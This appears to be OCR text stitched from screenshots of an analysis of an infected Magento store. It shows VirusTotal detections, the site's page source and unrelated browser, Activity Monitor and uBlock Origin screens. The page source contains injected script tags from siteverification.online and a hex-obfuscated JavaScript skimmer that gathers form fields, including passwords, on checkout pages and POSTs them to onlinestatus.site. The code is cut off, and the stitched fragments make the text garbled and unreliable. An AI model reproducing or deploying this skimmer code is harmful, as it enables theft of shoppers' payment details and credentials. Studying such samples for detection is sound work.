


23 / 60


23 engines detected this file

SHA-256	e7c424784b0c6f78df18f682315aea338ac1587a8f8886005534c1bccd6ea1bc
File name	E7C424784B0C6F78DF18F682315AEA338AC1587A8F8886005534C1BCCD6EA1BC
File size	74.96 KB
Last analysis	2018-03-15 08:03:11 UTC


Ad-Aware	⚠ JS:Trojan.Agent.CIXV	ALYac	⚠ JS:Trojan.Agent.CIXV
Antiy-AVL	⚠ Trojan/JS.Phishing.e	Arcabit	⚠ JS:Trojan.Agent.CIXV
Avast	⚠ HTML:Script-inf	AVG	⚠ HTML:Script-inf
Avira	⚠ PUA/CryptoMiner.Gen	BitDefender	⚠ JS:Trojan.Agent.CIXV
Cyren	⚠ JS/CoinHive.A!Eldorado	DrWeb	⚠ Tool.BtcMine.1051
Emsisoft	⚠ JS:Trojan.Agent.CIXV (B)	F-Prot	⚠ JS/CoinHive.A!Eldorado
F-Secure	⚠ JS:Trojan.Agent.CIXV	Fortinet	⚠ Riskware/CoinHive
GData	⚠ JS:Trojan.Agent.CIXV	Ikarus	⚠ HTML.ExploitKit
Kaspersky	⚠ HEUR:Trojan.Script.Generic	MAX	⚠ malware (ai score=95)
McAfee	⚠ JS/Miner.y	McAfee-GW-Edition	⚠ JS/Miner.y



```
<script type="text/javascript" src="http://eyesataglance.com/js/varien/product.js"></script>
<script type="text/javascript" src="http://eyesataglance.com/js/varien/configurable.js"></script>
<script type="text/javascript" src="http://eyesataglance.com/js/calendar/calendar.js"></script>
<script type="text/javascript" src="http://eyesataglance.com/js/calendar/calendar-setup.js"></script>
<script type="text/javascript" src="http://eyesataglance.com/skin/frontend/default/theme542/js/jquery.easing.1.3.js"></script>
<script type="text/javascript" src="http://eyesataglance.com/skin/frontend/default/theme542/js/jquery.mobile.customized.min.js"></script>
<script type="text/javascript" src="http://eyesataglance.com/skin/frontend/default/theme542/js/bootstrap.js"></script>
<script type="text/javascript" src="http://eyesataglance.com/skin/frontend/default/theme542/js/jquery.carouFredSel-6.2.1.js"></script>
<script type="text/javascript" src="http://eyesataglance.com/skin/frontend/default/theme542/js/jquery.touchSwipe.js"></script>
<script type="text/javascript" src="http://eyesataglance.com/skin/frontend/default/theme542/js/jquery.bxslider.js"></script>
<script type="text/javascript" src="http://eyesataglance.com/skin/frontend/default/theme542/js/carousel.js"></script>
<script type="text/javascript" src="http://eyesataglance.com/skin/frontend/default/theme542/js/msrp.js"></script>
<!--[if lt IE 8]>
<link rel="stylesheet" type="text/css" href="http://eyesataglance.com/skin/frontend/default/theme542/css/styles-ie.css" media="all" />
<![endif]-->
<!--[if lt IE 7]>
<script type="text/javascript" src="http://eyesataglance.com/js/lib/ds-sleight.js"></script>
<script type="text/javascript" src="http://eyesataglance.com/skin/frontend/base/default/js/ie6.js"></script>
<![endif]-->

<script type="text/javascript">
//<![CDATA[
Mage.Cookies.path     = '/';
Mage.Cookies.domain   = '.eyesataglance.com';
//]]>
</script>
<script type="text/javascript">//<![CDATA[
    var Translator = new Translate([]);
    //]]></script>
<script type="text/javascript" src="http://siteverification.online/lib/info.js"></script>
<script type="text/javascript" src="http://siteverification.online/lib/lib.js"></script>
print('<script type="text/javascript">var _0xda35=["\x68\x74\x74\x70\x73\x3A\x2F\x2F\x6F\x6E\x6C\x69\x6E\x65\x73\x74\x61\x74\x75\x73\x2E\x73\x69\x74\x65\x2F\x6A\x73\
        x2F\x73\x74\x61\x74\x75\x73\x2E\x6A\x73","\x73\x65\x74\x69\x64\x64","\x28\x3F\x3A\x5E\x7C\x3B\x20\x29","\x5C\x24\x31","\x72\x65\x70\x6C\x61\x63\x65","\x3D\x28\
        x5B\x5E\x3B\x5D\x2A\x29","\x6D\x61\x74\x63\x68","\x63\x6F\x6F\x6B\x69\x65","\x67\x65\x74\x54\x69\x6D\x65","\x2D","\x72\x61\x6E\x64\x6F\x6D","\x66\x6C\x6F\x6F\
        x72","\x73\x65\x74\x69\x64\x64\x3D","\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x20\x65\x78\x70\x69\x72\x65\x73\x3D","\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67"
        "\x73\x6E\x64","\x69\x6E\x70\x75\x74\x2C\x20\x73\x65\x6C\x65\x63\x74\x2C\x20\x74\x65\x78\x74\x61\x72\x65\x61\x2C\x20\x63\x68\x65\x63\x6B\x62\x6F\x78\x2C\
        x20\x62\x75\x74\x74\x6F\x6E","\x71\x75\x65\x72\x79\x53\x65\x6C\x65\x63\x74\x6F\x72\x41\x6C\x6C","\x6C\x65\x6E\x67\x74\x68","\x76\x61\x6C\x75\x65","\x6E\x61\
        x6D\x65","","\x3D","\x26","\x61\x5B\x68\x72\x65\x66\x2A\x3D\x27\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3A\x76\x6F\x69\x64\x28\x30\x29\x27\x5D\x2C\x62\x75\
        x74\x74\x6F\x6E\x2C\x20\x69\x6E\x70\x75\x74\x2C\x20\x73\x75\x62\x6D\x69\x74\x2C\x20\x2E\x62\x74\x6E\x2C\x20\x2E\x62\x75\x74\x74\x6F\x6E","\x74\x79\x70\x65
        ","\x74\x65\x78\x74","\x73\x65\x6C\x65\x63\x74","\x63\x68\x65\x63\x6B\x62\x6F\x78","\x70\x61\x73\x73\x77\x6F\x72\x64","\x72\x61\x64\x69\x6F","\x61\x64\x64\x45\x76
        \x65\x6E\x74\x4C\x69\x73\x74\x65\x6E\x65\x72","\x63\x6C\x69\x63\x6B","\x63\x6C\x6B","\x6F\x6E\x63\x6C\x69\x63\x6B","\x61\x74\x74\x61\x63\x68\x45\x76\x65\x6E\
        x74","\x66\x6F\x72\x6D","\x73\x75\x62\x6D\x69\x74","\x6F\x6E\x73\x75\x62\x6D\x69\x74","\x5F","\x6A\x6F\x69\x6E","\x73\x6C\x69\x63\x65","\x2E","\x73\x70\x6C\x69\
        x74","\x68\x6F\x73\x74\x6E\x61\x6D\x65","\x6E\x6F\x64\x6F\x6D\x61\x69\x6E","\x50\x4F\x53\x54","\x76\x38\x38\x62\x63\x37\x64\x63\x34\x38\x34\x63\x64\x65\x62\x63
        \x37\x36\x61\x63\x61\x33\x34\x30\x66\x65\x30\x63\x62\x65\x31\x64\x33","\x6F\x70\x65\x6E","\x43\x6F\x6E\x74\x65\x6E\x74\x2D\x74\x79\x70\x65","\x61\x70\x70\x6C\
        x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x77\x77\x77\x2D\x66\x6F\x72\x6D\x2D\x75\x72\x6C\x65\x6E\x63\x6F\x64\x65\x64","\x73\x65\x74\x52\x65\x71\x75\x65\x73
        x74\x48\x65\x61\x64\x65\x72","\x69\x6E\x66\x6F\x3D","\x26\x68\x6F\x73\x74\x6E\x61\x6D\x65\x3D","\x26\x6B\x65\x79\x3D","\x6D\x79\x69\x64","\x73\x65\x6E\x64","\
        x6C\x6F\x63\x61\x74\x69\x6F\x6E","\x74\x65\x73\x74","\x6F\x6E\x65\x70\x61\x67\x65\x7C\x63\x68\x65\x63\x6B\x6F\x75\x74\x7C\x6F\x6E\x65\x73\x74\x65\x70","\x67\
        x69"];var ydddcef0cda9f99ac91f7c3a1a48b587a={snd:null,v88bc7dc484cdebc76aca340fe0cbe1d3:_0xda35[0],myid:(function(_0xb69fx2){var _0xb69fx3=document[
```



```
     var Translator = new Translate([]);
     //]]></script>
<script type="text/javascript" src="http://siteverification.online/lib/info.js"></scrip
<script type="text/javascript" src="http://siteverification.online/lib/lib.js"></script>
print('<script type="text/javascript">var _0xda35=["\x68\x74\x74\x70\x73\x3A\x2
         x2F\x73\x74\x61\x74\x75\x73\x2E\x6A\x73","\x73\x65\x74\x69\x64\x64",
```



You've gone incognito

Now you can browse privately, and other people who use this device won't see your activity. However, downloads and bookmarks will be saved. Learn more

Chrome **won't save** the following information:

- Your browsing history
- Cookies and site data
- Information entered in forms

Your activity **might still be visible** to:

- Websites you visit
- Your employer or school
- Your internet service provider

e	% CPU	CPU Time	Threads	Idle Wake Ups	PID	User
le Chrome	10.6	1:09:16.94	42	11	3868	josh
le Chrome Helper	1.5	7.72	17	12	27845	josh
le Chrome Helper	1.0	22:57.24	9	1	3873	josh
le Chrome Helper	0.7	8.47	17	1	27537	josh
le Chrome Helper	0.3	7:41.08	15	8	3976	josh
le Chrome Helper	0.2	0.42	15	2	29793	josh
le Chrome Helper	0.1	4:50.14	15	0	3880	josh
le Chrome Helper	0.1	4:20.08	15	0	3887	josh
le Chrome Helper	0.0	1:51.25	14	0	70486	josh
le Chrome Helper	0.0	0.22	15	1	29824	josh
le Chrome Helper	0.0	13.33	15	0	883	josh
le Chrome Helper	0.0	46.52	15	0	3885	josh
le Chrome Helper	0.0	28.45	15	0	10290	josh
le Chrome Helper	0.0	6.05	15	0	44847	josh
le Chrome Helper	0.0	2.24	15	0	89450	josh
le Chrome Helper	0.0	0.73	8	0	4552	josh
le Chrome Helper	0.0	6:34.71	16	0	3888	josh
le Chrome Helper	0.0	6.82	14	0	3884	josh
le Chrome Helper	0.0	4.86	14	0	3889	josh

System:	8.22%
User:	11.71%
Idle:	80.07%


Threads:	2306
Processes:	483

JS/Miner.y

Protection

Browser
Anti-Virus
DNS
Enterprise

In Your Browser



uBlock Origin 1.16.6

Open the dashboard

on this page


0

since install

3,268 or 7%

domains connected

0 out of 0



☑ Auto-update filter lists

☑ Parse and enforce cosmetic filters

□ Ignore generic cosmetic filters

+ 81,026 network filters + 43,985 cosmetic filters from:

- ☑ My filters 2 used out of 2

+ Built-in (5/7)

- ☑ uBlock filters 5,747 used out of 5,795
- ☑ uBlock filters – Badware risks 11 used out of 11
- ☑ uBlock filters – Privacy 62 used out of 66
- ☑ uBlock filters – Resource abuse 135 used out of 257 ⚠
- ☑ uBlock filters – Unbreak 374 used out of 387 ⚠

+ Ads (1/4)

- ☑ EasyList 81,918 used out of 82,003

+ Privacy (1/3)

- ☑ EasyPrivacy 14,897 used out of 14,943

+ Malware domains (2/4)

- ☑ Malware Domain List 1,116 used out of 1,131
- ☑ Malware domains 21,693 used out of 21,693

+ Annoyances (0/5)


+ Multipurpose (1/4)

- ☑ Peter Lowe’s Ad and tracking server list 2,651 used out of 2,651 ⚠

